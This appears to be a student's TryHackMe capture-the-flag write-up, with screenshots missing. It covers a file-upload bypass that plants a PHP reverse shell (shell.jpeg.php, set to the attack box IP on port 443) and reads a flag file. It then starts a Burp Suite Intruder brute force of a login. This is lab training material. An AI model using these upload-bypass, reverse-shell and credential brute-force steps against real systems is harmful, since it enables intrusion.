
Use the terminal type in nano shell.jpeg.php to open the PHP reverse shell script




Scroll down and find the &ip and &port and change it to your attack box ip and the given port which is 443



Try to upload the supported type file into the website



Run the command `cat /var/www/flag.txt` and get the flag from here




Through process/Methodology:

We copy the IP address given and paste it into the web browser. It shows a webpage and it requires our id. After that, we copy our id and paste it into the search bar with the format `?id=ODIzODI5MTNiYmYw`. To determine the sources of the website that can be uploaded, we open up the web sources page to find out what kind of files can be uploaded here. We found that the files that can be uploaded for this website are jpeg, jpg, and png, so the answer should be images. The uploaded files can be found by using the directories given by Tryhackme. We found that all the uploaded files are stored in `/uploads/`. To capture the flag for this day we used the terminal and open up the PHP reverse script to reverse the shell. Then we scroll down to `&ip` and `&port` and change it to the attack box IP and the given port which is 443. After that, we uploaded the supported type file to the website. Lastly, we run the command `cat /var/www/flag.txt` to capture the flag of this day.


Day 3 Christmas Chaos

Question 1


Open up the webpage by using the given IP address




Open the BurpSuite application




Turn on the BurpSuite control on the web browser




Open BurpSuite and then open the proxy page to check whether the page going on smoothly or not




Go to the proxy page and right-click it and then click send to the intruder




On the intruder page select cluster bomb




Select the payloads option on the top




For the username type in payload one and add into it




For the password add into payload 2



